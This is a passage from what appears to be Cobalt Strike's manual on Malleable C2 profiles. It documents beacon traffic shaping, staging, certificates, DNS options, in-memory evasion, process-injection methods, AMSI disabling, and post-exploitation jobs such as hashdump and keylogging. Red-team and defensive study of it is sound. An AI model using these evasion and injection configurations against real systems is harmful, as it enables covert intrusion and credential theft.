tasks_proxy_max_size		921600	The maximum size (in bytes) of proxy data to transfer via the communication channel at a check in.
tasks_dns_proxy_max_size		71680	The maximum size (in bytes) of proxy data to transfer via the DNS communication channel at a check in.
tcp_frame_header			Prepend header to TCP Beacon messages
tcp_port		4444	Default TCP Beacon listen port
uri	http-get, http-post	[required option]	Transaction URI
uri_x86	http-stager		x86 payload stage URI
uri_x64	http-stager		x64 payload stage URI
useragent		Internet Explorer (Random)	Default User-Agent for HTTP comms.
verb	http-get, http-post	GET, POST	HTTP Verb to use for transaction

With the uri option, you may specify multiple URIs as a space separated string. Cobalt Strike's web server will bind all of these URIs and it will assign one of these URIs to each Beacon host when the Beacon stage is built.

Even though the useragent option exists; you may use the header statement to override this option.

Additional Considerations for the 'task_' Settings

The tasks_max_size, tasks_proxy_max_size,and tasks_dns_proxy_max_size work together to create a data buffer to be transferred to beacon when a check in occurs. When the beacon checks in it requests a list of tasks and proxy data that is ready to be transferred to this beacon and its children. The data buffer starts to fill with task(s) followed by proxy data for the parent beacon. Then it continues this pattern for each child beacon until no more tasks or proxy data is available or the tasks_max_size setting will be exceeded by the next task or proxy data.

The tasks_max_size controls the maximum size in bytes a data buffer filled with tasks and proxy data can be to transfer it to beacon through DNS, HTTP, HTTPS, and Peer-to-Peer communication channels. Most of the time the defaults are fine, however there are occasions when a cus*tom task will ex*ceed the maximum size and cannot be sent. For example, you use the execute-assembly with an executable larger than 1MB in size and the following message is displayed in the team server and beacon consoles.

```
[TeamServer Console]
Dropping task for 40147050! Task size of 1389584 bytes is over the max task
size limit of 1048576 bytes.
```

```
[Beacon Console]
Task size of 1389584 bytes is over the max task size limit of 1048576 bytes.
```

Increasing the tasks_max_size setting will allow this custom task to be sent. However, it will require restarting the team server and generating new beacons as the tasks_max_size is patched into the configuration settings when a beacon is generated and cannot be modified. This setting also affects how much heap memory beacon allocates to process tasks.

Best Practices:

- Determine the largest task size that will be sent to a beacon. This can be done through testing and looking for the message above or investigating your custom objects (executables, dlls, etc) that are used in your engagements. Once this is determined add some extra space to the value. Using the information from the above example use 1572864 (1.5 MB) as the tasks_max_size. The reason to have extra space is because a smaller task may follow the larger task to read the response.
- When the tasks_max_size value is determined update the task_max_size setting in your profile and start the team server and generate your beacon artifacts to deploy on your target systems.
- If your infrastructure requires beacons generated from other team servers to connect with each other through Peer-to-Peer communication channels, then this setting should be updated on all team servers. Otherwise, a beacon will ignore a request when it exceeds its configured size.
- If you are using an ExternaC2 listener an update would be required to support tasks_max_size larger than the default size of 1MB.

When executing a large task avoid queueing it with other tasks, especially if this is being executed on a beacon using peer-to-peer communication channels (SMB and TCP) as it could be delayed for several check ins depending on the number of already queued tasks and proxy data to send. The reason is when a task is added it has a size of X bytes which reduces the total available space available for adding additional tasks. In addition, proxying data through a beacon will also reduce the amount of available space for sending a large task. When a task is delayed the following message is displayed in the team server and beacon consoles.

```
[Team Server Console]
Chunking tasks for 123! Unable to add task of 787984 bytes as it is over the
available size of 260486 bytes. 2 task(s) on hold until next checkin.
```

```
[Beacon Console]
Unable to add task of 787984 bytes as it is over the available size of 260486
bytes. 2 task(s) on hold until next checkin.
```

The tasks_dns_proxy_max_size (DNS channel) and tasks_proxy_max_size (Other channels) controls the size of proxy data in bytes to be sent to beacon. Both settings need to be less than the tasks_max_size setting. It is recommended not to modify these settings as the default sizes are fine. How these settings work is when it is time to add proxy data to the data buffer for a parent beacon it uses the channels proxy_max_size setting minus the current task length, which can be either a positive or negative value. If it is a positive value, then the proxy data will be added up to that value. if it is a negative value the proxy data is skipped for this check in. For a child beacon the proxy_max_size is temporarily reduced based on the available data buffer space left from processing the parent and prior children.

HTTP Staging

Beacon is a staged payload. This means the payload is downloaded by a stager and injected into memory. Your http-get and http-post indicators will not take effect until Beacon is in memory on your target. Malleable C2's http-stager block customizes the HTTP staging process.

```
http-stager {
     set uri_x86 "/get32.gif";
     set uri_x64 "/get64.gif";
```

The uri_x86 option sets the URI to download the x86 payload stage. The uri_x64 option sets the URI to download the x64 payload stage.

```
client {
     parameter "id" "1234";
     header "Cookie" "SomeValue";
}
```

The client keyword under the context of http-stager defines the client side of the HTTP transaction. Use the parameter keyword to add a parameter to the URI. Use the header keyword to add a header to the stager's HTTP GET request.

```
server {
     header "Content-Type" "image/gif";
     output {
          prepend "GIF89a";
          print;
     }
}
```

The server keyword under the context of http-stager defines the server side of the HTTP transaction. The header keyword adds a server header to the server's response. The **output** keyword under the server context of http-stager is a data transform to change the payload stage. This transform may only prepend and append strings to the stage. Use the print termination statement to close this output block.

A Beacon HTTP Transaction Walk-through

To put all of this together, it helps to know what a Beacon transaction looks like and which data is sent with each request.

A transaction starts when a Beacon makes an HTTP GET request to Cobalt Strike's web server. At this time, Beacon must send metadata that contains information about the compromised system.

TIP:
Session metadata is an encrypted blob of data. Without encoding, it is not suitable for transport in a header or URI parameter. Always apply a base64, base64url, or netbios statement to encode your metadata.

Cobalt Strike's web server responds to this HTTP GET with tasks that the Beacon must execute. These tasks are, initially, sent as one encrypted binary blob. You may transform this information with the output keyword under the server context of http-get.

As Beacon executes its tasks, it accumulates output. After all tasks are complete, Beacon checks if there is output to send. If there is no output, Beacon goes to sleep. If there is output, Beacon initiates an HTTP POST transaction.

The HTTP POST request must contain a session id in a URI parameter or header. Cobalt Strike uses this information to associate the output with the right session. The posted content is, initially, an encrypted binary blob. You may transform this information with the output keyword under the client context of http-post.

Cobalt Strike's web server may respond to an HTTP POST with anything it likes. Beacon does not consume or use this information. You may specify the output of HTTP POST with the output block under the server context of http-post.

NOTE:
While http-get uses GET by default and http-post uses POST by default, you're not stuck with these options. Use the verb option to change these defaults. There's a lot of flexibility here.

This table summarizes these keywords and the data they send:

Request	Component	Block	Data
http-get	client	metadata	Session metadata
http-get	server	output	Beacon's tasks
http-post	client	id	Session ID
http-post	client	output	Beacon's responses
http-post	server	output	Empty
http-stager	server	output	Encoded payload stage

HTTP Server Configuration

The http-config block has influence over all HTTP responses served by Cobalt Strike's web server. Here, you may specify additional HTTP headers and the HTTP header order.

```
http-config {
     set headers "Date, Server, Content-Length, Keep-Alive,
                    Connection, Content-Type";
     header "Server" "Apache";
     header "Keep-Alive" "timeout=5, max=100";
     header "Connection" "Keep-Alive”;
     set trust_x_forwarded_for "true";
     set block_useragents "curl*,lynx*,wget*";
}
```

set headers - This option specifies the order these HTTP headers are delivered in an HTTP response. Any headers not in this list are added to the end.

header - This keyword adds a header value to each of Cobalt Strike’s HTTP responses. If the header value is already defined in a response, this value is ignored.

set trust_x_forwarded_for - This option decides if Cobalt Strike uses the X-Forwarded-For HTTP header to determine the remote address of a request. Use this option if your Cobalt Strike server is behind an HTTP redirector.

block_useragents and **allow_useragents** - These options configure a list of user agents that are blocked or allowed with a 404 response. By default, requests from user agents that start with curl, lynx, or wget are all blocked. If both are specified, **block_useragents** will take precedence over **allow_useragents**. The option value supports a string of comma separated values. Values support simple generics:

Example	Description
not specified	Use the default value (curl*,lynx*,wget*). Block requests from user agents starting with curl, lynx, or wget.
blank (block_useragents)	No user agents are blocked.
blank (allow user_agents)	All user agents are allowed.
something	Block/Allow requests with useragent equal 'something'.
something*	Block/Allow requests with useragent starting with 'something'.
*something	Block/Allow requests with useragent ending with 'something'.
something	Block/Allow requests with useragent containing 'something'.

Self-signed SSL Certificates with SSL Beacon

The HTTPS Beacon uses the HTTP Beacon's indicators in its communication. Malleable C2 profiles may also specify parameters for the Beacon C2 server's self-signed SSL certificate. This is useful if you want to replicate an actor with unique indicators in their SSL certificate:

```
https-certificate {
     set CN   "bobsmalware.com";
     set O    "Bob's Malware";
}
```

The certificate parameters under your profile's control are:

Option	Example	Description
C	US	Country
CN	beacon.cobaltstrike.com	Common Name; Your callback domain
L	Washington	Locality
O	Help/Systems LLC	Organization Name
OU	Certificate Department	Organizational Unit Name
ST	DC	State or Province
validity	365	Number of days certificate is valid for

Valid SSL Certificates with SSL Beacon

You have the option to use a Valid SSL certificate with Beacon. Use a Malleable C2 profile to specify a Java Keystore file and a password for the keystore. This keystore must contain your certificate's private key, the root certificate, any intermediate certificates, and the domain certificate provided by your SSL certificate vendor. Cobalt Strike expects to find the Java Keystore file in the same folder as your Malleable C2 profile.

```
https-certificate {
     set keystore "domain.store";
     set password "mypassword";
}
```

The parameters to use a valid SSL certificate are:

Option	Example	Description
keystore	domain.store	Java Keystore file with certificate information
password	mypassword	The password to your Java Keystore

Here are the steps to create a Valid SSL certificate for use with Cobalt Strike's Beacon:

1. Use the keytool program to create a Java Keystore file. This program will ask "What is your first and last name?" Make sure you answer with the fully qualified domain name to your Beacon server. Also, make sure you take note of the keystore password. You will need it later.

   ```
   $ keytool -genkey -keyalg RSA -keysize 2048 -keystore domain.store
   ```
2. Use keytool to generate a Certificate Signing Request (CSR). You will submit this file to your SSL certificate vendor. They will verify that you are who you are and issue a certificate. Some vendors are easier and cheaper to deal with than others.

   ```
   $ keytool -certreq -keyalg RSA -file domain.csr -keystore
   domain.store
   ```
3. Import the Root and any Intermediate Certificates that your SSL vendor provides.

   ```
   $ keytool -import -trustcacerts -alias FILE -file FILE.crt -
   keystore domain.store
   ```
4. Finally, you must install your Domain Certificate.

   ```
   $ keytool -import -trustcacerts -alias mykey -file domain.crt -
   keystore domain.store
   ```

And, that's it. You now have a Java Keystore file that's ready to use with Cobalt Strike's Beacon.

Profile Variants

Malleable C2 profile files, by default, contain one profile. It's possible to pack variations of the current profile by specifying variant blocks for http-get, http-post, http-stager, and https-certificate.

A variant block is specified as **[block name] "variant name" { ... }**. Here's a variant http-get block named "My Variant":

```
http-get "My Variant" {
    client {
        parameter "bar" "blah";
```

A variant block creates a copy of the current profile with the specified variant blocks replacing the default blocks in the profile itself. Each unique variant name creates a new variant profile. You may populate a profile with as many variant names as you like.

Variants are selectable when configuring an HTTP or HTTPS Beacon listener. Variants allow each HTTP or HTTPS Beacon listener tied to a single team server to have network IOCs that differ from each other.

Code Signing Certificate

Attacks -> **Packages** -> **Windows Executable** and **Windows Executable (S)** give you the option to sign an executable or DLL file. To use this option, you must specify a Java Keystore file with your code signing certificate and private key. Cobalt Strike expects to find the Java Keystore file in the same folder as your Malleable C2 profile.

```
code-signer {
    set keystore "keystore.jks";
    set password "password";
    set alias    "server";
}
```

The code signing certificate settings are:

Option	Example	Description
alias	server	The keystore's alias for this certificate
digest_algorithm	SHA256	The digest algorithm
keystore	keystore.jks	Java Keystore file with certificate information
password	mypassword	The password to your Java Keystore
timestamp	false	Timestamp the file using a third-party service
timestamp_url	http://timestamp.digicert.com	URL of the timestamp service

DNS Beacons

You have the option to shape the DNS Beacon/Listener network traffic with Malleable C2.

```
dns-beacon “optional-variant-name” {
    # Options moved into 'dns-beacon' group in 4.3:
    set dns_idle              "1.2.3.4";
    set dns_max_txt           "199";
    set dns_sleep             "1";
    set dns_ttl               "5";
    set maxdns                "200";
    set dns_stager_prepend    "doc-stg-prepend";
    set dns_stager_subhost    "doc-stg-sh.";

    # DNS subhost override options added in 4.3:
```

```
    set beacon                "doc.bc.";
    set get_A                 "doc.1a.";
    set get_AAAA              "doc.4a.";
    set get_TXT               "doc.tx.";
    set put_metadata          "doc.md.";
    set put_output            "doc.po.";
    set ns_response           "zero";
}
```

The settings are:

Option	Default Value	Changes
dns_idle	0.0.0.0	IP address used to indicate no tasks are available to DNS Beacon; Mask for other DNS C2 values
dns_max_txt	252	Maximum length of DNS TXT responses for tasks
dns_sleep	0	Force a sleep prior to each individual DNS request. (in milliseconds)
dns_stager_prepend		Prepend text to payload stage delivered to DNS TXT record stager
dns_stager_subhost	.stage.123456.	Subdomain used by DNS TXT record stager.
dns_ttl	1	TTL for DNS replies
maxdns	255	Maximum length of hostname when uploading data over DNS (0-255)
beacon		DNS subhost prefix used for beaconing requests. (lowercase text)
get_A	cdn.	DNS subhost prefix used for A record requests (lowercase text)
get_AAAA	www6.	DNS subhost prefix used for AAAA record requests (lowercase text)
get_TXT	api.	DNS subhost prefix used for TXT record requests (lowercase text)
put_metadata	www.	DNS subhost prefix used for metadata requests (lowercase text)
put_output	post.	DNS subhost prefix used for output requests (lowercase text)

Option	Default Value	Changes
ns_response	drop	How to process NS Record requests. "drop" does not respond to the request (default), "idle" responds with A record for IP address from "dns_idle", "zero" responds with A record for 0.0.0.0

You can use "ns_response" when a DNS server is responding to a target with "Server failure" errors. A public DNS Resolver may be initiating NS record requests that the DNS Server in Cobalt Strike Team Server is dropping by default.

```
{target}      {DNS Resolver} Standard query 0x5e06 A
doc.bc.11111111.a.example.com


{DNS Resolver} {target}       Standard query response 0x5e06 Server
failure A doc.bc.11111111.a.example.com
```

Exercising Caution with Malleable C2

Malleable C2 gives you a new level of control over your network and host indicators. With this power also comes responsibility. Malleable C2 is an opportunity to make a lot of mistakes too. Here are a few things to think about when you customize your profiles:

- Each Cobalt Strike instance uses one profile at a time. If you change a profile or load a new profile, previously deployed Beacons cannot communicate with you.
- Always stay aware of the state of your data and what a protocol will allow when you develop a data transform. For example, if you base64 encode metadata and store it in a URI parameter— it’s not going to work. Why? Some base64 characters (+, =, and /) have special meaning in a URL. The c2lint tool and Profile Compiler will not detect these types of problems.
- Always test your profiles, even after small changes. If Beacon can’t communicate with you, it’s probably an issue with your profile. Edit it and try again.
- Trust the c2lint tool. This tool goes above and beyond the profile compiler. The checks are grounded in how this technology is implemented. If a c2lint check fails, it means there is a real problem with your profile.

Malleable PE, Process Injection, and Post Exploitation

Overview

Malleable C2 profiles are more than communication indicators. Malleable C2 profiles also control Beacon's in-memory characteristics, determine how Beacon does process injection, and influence Cobalt Strike's post-exploitation jobs too. The sections that follow document these extensions to the Malleable C2 language.

PE and Memory Indicators

The stage block in Malleable C2 profiles controls how Beacon is loaded into memory and edit the content of the Beacon DLL.

```
stage {
     set userwx "false";
     set compile_time "14 Jul 2009 8:14:00";
     set image_size_x86 "512000";
     set image_size_x64 "512000";
     set obfuscate "true";

     transform-x86 {
          prepend "\x90\x90";
          strrep "ReflectiveLoader" "DoLegitStuff";
     }

     transform-x64 {
          # transform the x64 rDLL stage
     }

     stringw "I am not Beacon";
}
```

The **stage** block accepts commands that add strings to the .rdata section of the Beacon DLL. The **string** command adds a zero-terminated string. The **stringw** command adds a wide (UTF-16LE encoded) string. The **data** command adds your string as-is.

The **transform-x86** and **transform-x64** blocks pad and transform Beacon's Reflective DLL stage. These blocks support three commands: prepend, append, and strrep.

The **prepend** command inserts a string before Beacon's Reflective DLL. The **append** command adds a string after the Beacon Reflective DLL. Make sure that prepended data is valid code for the stage's architecture (x86, x64). The c2lint program does not have a check for this. The **strrep** command replaces a string within Beacon's Reflective DLL.

The stage block accepts several options that control the Beacon DLL content and provide hints to change the behavior of Beacon's Reflective Loader:

Option	Example	Description
allocator	HeapAlloc	Set how Beacon's Reflective Loader allocates memory for the agent. Options are: HeapAlloc, MapViewOfFile, and VirtualAlloc.
cleanup	false	Ask Beacon to attempt to free memory associated with the Reflective DLL package that initialized it.
magic_mz_x86	MZRE	Override the first bytes (MZ header included) of Beacon's Reflective DLL. Valid x86 instructions are required. Follow instructions that change CPU state with instructions that undo the change.
magic_mz_x64	MZAR	Same as magic_mz_x86; affects x64 DLL
magic_pe	PE	Override the PE character marker used by Beacon's Reflective Loader with another value.
module_x86	xpsservices.dll	Ask the x86 ReflectiveLoader to load the specified library and overwrite its space instead of allocating memory with VirtualAlloc.
module_x64	xpsservices.dll	Same as module_x86; affects x64 loader
obfuscate	false	Obfuscate the Reflective DLL's import table, overwrite unused header content, and ask ReflectiveLoader to copy Beacon to new memory without its DLL headers.
sleep_mask	false	Obfuscate Beacon and it's heap, in-memory, prior to sleeping.
smartinject	false	Use embedded function pointer hints to bootstrap Beacon agent without walking kernel32 EAT
stomppe	true	Ask ReflectiveLoader to stomp MZ, PE, and e_lfanew values after it loads Beacon payload
userwx	false	Ask ReflectiveLoader to use or avoid RWX permissions for Beacon DLL in memory

Cloning PE Headers

The stage block has several options that change the characteristics of your Beacon Reflective DLL to look like something else in memory. These are meant to create indicators that support analysis exercises and threat emulation scenarios.

Option	Example	Description
checksum	0	The CheckSum value in Beacon's PE header
compile_time	14 July 2009 8:14:00	The build time in Beacon's PE header
entry_point	92145	The EntryPoint value in Beacon's PE header
image_size_x64	512000	SizeOfImage value in x64 Beacon's PE header
image_size_x86	512000	SizeOfImage value in x86 Beacon's PE header
name	beacon.x64.dll	The Exported name of the Beacon DLL
rich_header		Meta-information inserted by the compiler

Cobalt Strike's Linux package includes a tool, peclone, to extract headers from a DLL and present them as a ready-to-use stage block:

```
./peclone [/path/to/sample.dll]
```


In-memory Evasion and Obfuscation

Use the stage block's **prepend** command to defeat analysis that scans the first few bytes of a memory segment to look for signs of an injected DLL. If tool-specific strings are used to detect your agents, change them with the **strrep** command.

If strrep isn't enough, set **sleep_mask** to true. This directs Beacon to obfuscate itself and it's heap in-memory before it goes to sleep. After sleeping, Beacon will de-obfuscate itself to request and process tasks. The SMB and TCP Beacons will obfuscate themselves while waiting for a new connection or waiting for data from their parent session.

Decide how much you want to look like a DLL in memory. If you want to allow easy detection, set **stomppe** to false. If you would like to lightly obfuscate your Beacon DLL in memory, set stomppe to true. If you'd like to up the challenge, set **obfuscate** to true. This option will take many steps to obfuscate your Beacon stage and the final state of the DLL in memory.

One way to find memory injected DLLs is to look for the MZ and PE magic bytes at their expected locations relative to each other. These values are not usually obfuscated as the reflective loading process depends on them. The obfuscate option does not affect these values. Set **magic_pe** to two letters or bytes that mark the beginning of the PE header. Set **magic_mz_x86** to change these magic bytes in the x86 Beacon DLL. Set **magic_mz_x64** for the x64 Beacon DLL. Follow instructions that change CPU state with instructions that undo the change. For example, MZ is the easily recognizable header sequence, but it's also valid x86 and x64 instructions. The follow-on RE (x86) and AR (x64) are valid x86 and x64 instructions that undo the MZ changes. These hints will change the magic values in Beacon's Reflective DLL package and make the reflective loading process use the new values.



```
$ hexdump -C file.bin
00000000  4d 5a 52 45                                       |MZRE|
00000004
$ ndisasm -b 32 file.bin
00000000  4D                dec ebp
00000001  5A                pop edx
00000002  52                push edx
00000003  45                inc ebp
$ 
```

Figure 46. Disassembly of default module_mz_x86 value

Set **userwx** to false to ask Beacon's loader to avoid RWX permissions. Memory segments with these permissions will attract extra attention from analysts and security products.

By default, Beacon's loader allocates memory with VirtualAlloc. Use the **allocator** option to change this. The HeapAlloc option allocates heap memory for Beacon with RWX permissions. The MapViewOfFile allocator allocates memory for Beacon by creating an anonymous memory mapped file region in the current process. Module stomping is an alternative to these options and a way to have Beacon execute from coveted image memory. Set **module_x86** to a DLL that is about twice as large as the Beacon payload itself. Beacon's x86 loader will load the specified DLL, find its location in memory, and overwrite it. This is a way to situate Beacon in memory that Windows associates with a file on disk. It's important that the DLL you choose is not needed by the applications you intend to reside in. The **module_x64** option is the same story, but it affects the x64 Beacon.

If you're worried about the Beacon stage that initializes the Beacon DLL in memory, set **cleanup** to true. This option will free the memory associated with the Beacon stage when it's no longer needed.

Process Injection

The process-inject block in Malleable C2 profiles shapes injected content and controls process injection behavior for the Beacon payload.

```
process-inject {
     # set how memory is allocated in a remote process
     set allocator "VirtualAllocEx";

     # shape the memory characteristics and content
     set min_alloc "16384";
     set startrwx "true";
     set userwx    "false";

     transform-x86 {
          prepend "\x90\x90";
     }

     transform-x64 {
          # transform x64 injected content
     }

     # determine how to execute the injected code
     execute {
          CreateThread "ntdll.dll!RtlUserThreadStart";
          SetThreadContext;
          RtlCreateUserThread;
     }
}
```

The process-inject block accepts several options that control the process injection process in Beacon:

Option	Example	Description
allocator	VirtualAllocEx	The preferred method to allocate memory in the remote process. Specify VirtualAllocEx or NtMapViewOfSection. The NtMapViewOfSection option is for same-architecture injection only. VirtualAllocEx is always used for cross-arch memory allocations.
min_alloc	4096	Minimum amount of memory to request for injected content
startrwx	false	Use RWX as initial permissions for injected content. Alternative is RW.
userwx	false	Use RWX as final permissions for injected content. Alternative is RX.

The **transform-x86** and **transform-x64** blocks pad content injected by Beacon. These blocks support two commands: prepend and append.

The **prepend** command inserts a string before the injected content. The **append** command adds a string after the injected content. Make sure that prepended data is valid code for the injected content's architecture (x86, x64). The c2lint program does not have a check for this.

The **execute** block controls the methods Beacon will use when it needs to inject code into a process. Beacon examines each option in the execute block, determines if the option is usable for the current context, tries the method when it is usable, and moves on to the next option if code execution did not happen. The execute options include:

Option	x86->x64	x64->x86	Notes
CreateThread			Current process only

Option	x86->x64	x64->x86	Notes
CreateRemoteThread		Yes	No cross-session
NtQueueApcThread			
NtQueueApcThread-s			This is the “Early Bird” injection technique. Suspended processes (e.g., post-ex jobs) only.
RtlCreateUserThread	Yes	Yes	Risky on XP-era targets; uses RWX shellcode for x86 -> x64 injection.
SetThreadContext		Yes	Suspended processes (e.g., post-ex jobs) only.

The **CreateThread** and **CreateRemoteThread** options have variants that spawn a suspended thread with the address of another function, update the suspended thread to execute the injected code, and resume that thread. Use [function] “module!function+0x##” to specify the start address to spoof. For remote processes, ntdll and kernel32 are the only recommended modules to pull from. The optional 0x## part is an offset added to the start address. These variants work x86 -> x86 and x64 -> x64 only.

The execute options you choose must cover a variety of corner cases. These corner cases include self injection, injection into suspended temporary processes, cross-session remote process injection, x86 -> x64 injection, x64 -> x86 injection, and injection with or without passing an argument. The c2lint tool will warn you about contexts that your execute block does not cover.

Controlling Process Injection

Cobalt Strike 4.5 added support to allow users to define their own process injection technique instead of using the built-in techniques. This is done through the `PROCESS_INJECT_SPAWN` and `PROCESS_INJECT_EXPLICIT` hook functions. Cobalt Strike will call one of these hook functions when executing post exploitation commands. See the section on the hook for a table of supported commands.

The two hooks will cover most of the post exploitation commands. However, there are some exceptions which will not use these hooks and will continue to use the built-in technique.

Beacon Command	Aggressor Script function
	&bdllspawn
shell	&bshell
execute-assembly	&bexecute_assembly

To implement your own injection technique, you will be required to supply a Beacon Object File (BOF) containing your executable code for x86 and/or x64 architectures and an Aggressor Script file containing the hook function. See the Process Injection Hook Examples in the Community Kit.

Since you are implementing your own injection technique, the process-inject settings in your Malleable C2 profile will not be used unless your BOF calls the Beacon API function **`BeaconInjectProcess`** or **`BeaconInjectTemporaryProcess`**. These functions implement the default injection and most likely will not be used unless it is to implement a fallback to the default technique.

Process Injection Spawn

The PROCESS_INJECT_SPAWN hook is used to define the fork&run process injection technique. The following beacon commands, aggressor script functions, and UI interfaces listed in the table below will call the hook and the user can implement their own technique or use the built-in technique.

Note the following:

- The **`elevate`**, **`runasadmin`**, **`&belevate`**, **`&brunasadmin`** and **`[beacon] -> Access -> Elevate`** commands will only use the PROCESS_INJECT_SPAWN hook when the specified exploit uses one of the listed aggressor script functions in the table, for example **`&bpowerpick`**.
- For the **`net`** and **`&bnet`** command the 'domain' command will not use the hook.
- The '(use a hash)' note means select a credential that references a hash.

Job Types

Command	Aggressor Script	UI
chromedump		
dcsync	&bdcsync	
elevate	&belevate	[beacon] -> Access -> Elevate
		[beacon] -> Access -> Golden Ticket
hashdump	&bhashdump	[beacon] -> Access -> Dump Hashes
keylogger	&bkeylogger	
logonpasswords	&blogonpasswords	[beacon] -> Access -> Run Mimikatz
		[beacon] -> Access -> Make Token (use a hash)
mimikatz	&bmimikatz	
	&bmimikatz_small	
net	&bnet	[beacon] -> Explore -> Net View

Command	Aggressor Script	UI
portscan	&bportscan	[beacon] -> Explore -> Port Scan
powerpick	&bpowerpick	
printscreen	&bprintscreen	
pth	&bpassthehash	
runasadmin	&brunasadmin	
		[target] -> Scan
screenshot	&bscreenshot	[beacon] -> Explore -> Screenshot
screenwatch	&bscreenwatch	
ssh	&bssh	[target] -> Jump -> ssh
ssh-key	&bssh_key	[target] -> Jump -> ssh-key
		[target] -> Jump -> [exploit] (use a hash)

Process Injection Explicit

The PROCESS_INJECT_EXPLICIT hook is used to define the explicit process injection technique. The following beacon commands, aggressor script functions, and UI interfaces listed in the table below will call the hook and the user can implement their own technique or use the built-in technique.

Note the following:

- The [Process Browser] interface is accessed by `[beacon] -> Explore -> Process List.` There is also a multi version of this interface which is accessed by selecting multiple sessions and using the same UI menu. When in the Process Browser use the buttons to perform additional commands on the selected process.
- The **`chromedump`**, **`dcsync`**, **`hashdump`**, **`keylogger`**, **`logonpasswords`**, **`mimikatz`**, **`net`**, **`portscan`**, **`printscreen`**, **`pth`**, **`screenshot`**, **`screenwatch`**, **`ssh`**, and **`ssh-key`** commands also have a fork&run version. To use the explicit version requires the *pid* and *architecture* arguments.
- For the **`net`** and **`&bnet`** command the ‘domain’ command will not use the hook.

Job Types

Command	Aggressor Script	UI
browserpivot	&bbrowserpivot	[beacon] -> Explore -> Browser Pivot

Command	Aggressor Script	UI
chromedump		
dcsync	&bdcsync	
dllinject	&bdllinject	
hashdump	&bhashdump	
inject	&binject	[Process Browser] -> Inject
keylogger	&bkeylogger	[Process Browser] -> Log Keystrokes
logonpasswords	&blogonpasswords	
mimikatz	&bmimikatz	
	&bmimikatz_small	
net	&bnet	
portscan	&bportscan	
printscreen	&bprintscreen	
psinject	&bpsinject	
pth	&bpassthehash	
screenshot	&bscreenshot	[Process Browser] -> Screenshot (Yes)
screenwatch	&bscreenwatch	[Process Browser] -> Screenshot (No)
shinject	&bshinject	
ssh	&bssh	
ssh-key	&bssh_key	

Controlling Post Exploitation

Larger Cobalt Strike post-exploitation features (e.g., screenshot, keylogger, hashdump, etc.) are implemented as Windows DLLs. To execute these features, Cobalt Strike spawns a temporary process, and injects the feature into it. The process-inject block controls the process injection step. The post-ex block controls the content and behaviors specific to Cobalt Strike's post-exploitation features. With the 4.5 release these post-exploitation features now support explicit injection into an existing process when using the [pid] and [arch] arguments.

```
post-ex {
        # control the temporary process we spawn to
        set spawnto_x86 "%windir%\\syswow64\\rundll32.exe";
        set spawnto_x64 "%windir%\\sysnative\\rundll32.exe";

        # change the permissions and content of our post-ex DLLs
        set obfuscate "true";

        # change our post-ex output named pipe names...
        set pipename "evil_####, stuff\\not_##_ev#l";

        # pass key function pointers from Beacon to its child jobs
        set smartinject "true";

        # disable AMSI in powerpick, execute-assembly, and psinject
        set amsi_disable "true";
}
```

The **spawnto_x86** and **spawnto_x64** options control the default temporary process Beacon will spawn for its post-exploitation features. Here are a few tips for these values:

- Always specify the full path to the program you want Beacon to spawn
- Environment variables (e.g., %windir%) are OK within these paths.
- Do not specify %windir%\system32 or c:\windows\system32 directly. Always use syswow64 (x86) and sysnative (x64). Beacon will adjust these values to system32 where it's necessary.
- For an x86 spawnto value, you must specify an x86 program. For an x64 spawnto value, you must specify an x64 program.
- The paths you specify (minus the automatic syswow64/sysnative adjustment) must exist from both an x64 (native) and x86 (wow64) view of the file system.

The **obfuscate** option scrambles the content of the post-ex DLLs and settles the post-ex capability into memory in a more OPSEC-safe way. It's very similar to the obfuscate and userwx options available for Beacon via the stage block. Some long-running post-ex DLLs will mask and unmask their string table, as needed, when this option is set.

Use **pipename** to change the named pipe names used, by post-ex DLLs, to send output back to Beacon. This option accepts a comma-separated list of pipenames. Cobalt Strike will select a random pipe name from this option when it sets up a post-exploitation job. Each # in the pipename is replaced with a valid hex character as well.

The **smartinject** option directs Beacon to embed key function pointers, like GetProcAddress and LoadLibrary, into its same-architecture post-ex DLLs. This allows post-ex DLLs to bootstrap themselves in a new process without shellcode-like behavior that is detected and mitigated by watching memory accesses to the PEB and kernel32.dll.

The **thread_hint** option allows multi-threaded post-ex DLLs to spawn threads with a spoofed start address. Specify the thread hint as "module!function+0x##" to specify the start address to spoof. The optional 0x## part is an offset added to the start address.

The **amsi_disable** option directs powerpick, execute-assembly, and psinject to patch the AmsiScanBuffer function before loading .NET or PowerShell code. This limits the Antimalware Scan Interface visibility into these capabilities.

Set the **keylogger** option to configure Cobalt Strike's keystroke logger. The GetAsyncKeyState option (default) uses the GetAsyncKeyState API to observe keystrokes. The SetWindowsHookEx option uses SetWindowsHookEx to observe keystrokes.

User Defined Reflective DLL Loader

Cobalt Strike 4.4 added support for using customized reflective loaders for beacon payloads. The User Defined Reflective Loader (UDRL) Kit is the source code for the UDRL example. Go to **Help -> Arsenal** and download the UDRL Kit. Your licence key is required.

NOTE:
The reflective loader's executable code is the extracted .text section from a user provided compiled object file. The extracted executable code must be less than 100KB.

Implementation

The following Aggressor script hooks are provided to allow implementation of User Defined Reflective Loaders:

Function	Description
BEACON_RDLL_GENERATE	Hook used to implement basic Reflective Loader replacement.
BEACON_RDLL_SIZE	This hook is called when preparing beacons and allows the user to configure more than 5 KB space for their reflective loader (up to 100KB).
BEACON_RDLL_GENERATE_LOCAL	Hook used to implement advanced Reflective Loader replacement. Additional arguments provided include Beacon ID, GetModuleHandleA address, and GetProcAddress address.

The following Aggressor script functions are provided to extract the Reflective Loader executable code (.text section) from a compiled object file and insert the executable code into the beacon payload:

Function	Description
extract_reflective_loader	Extracts the Reflective Loader executable code from a byte array containing a compiled object file.
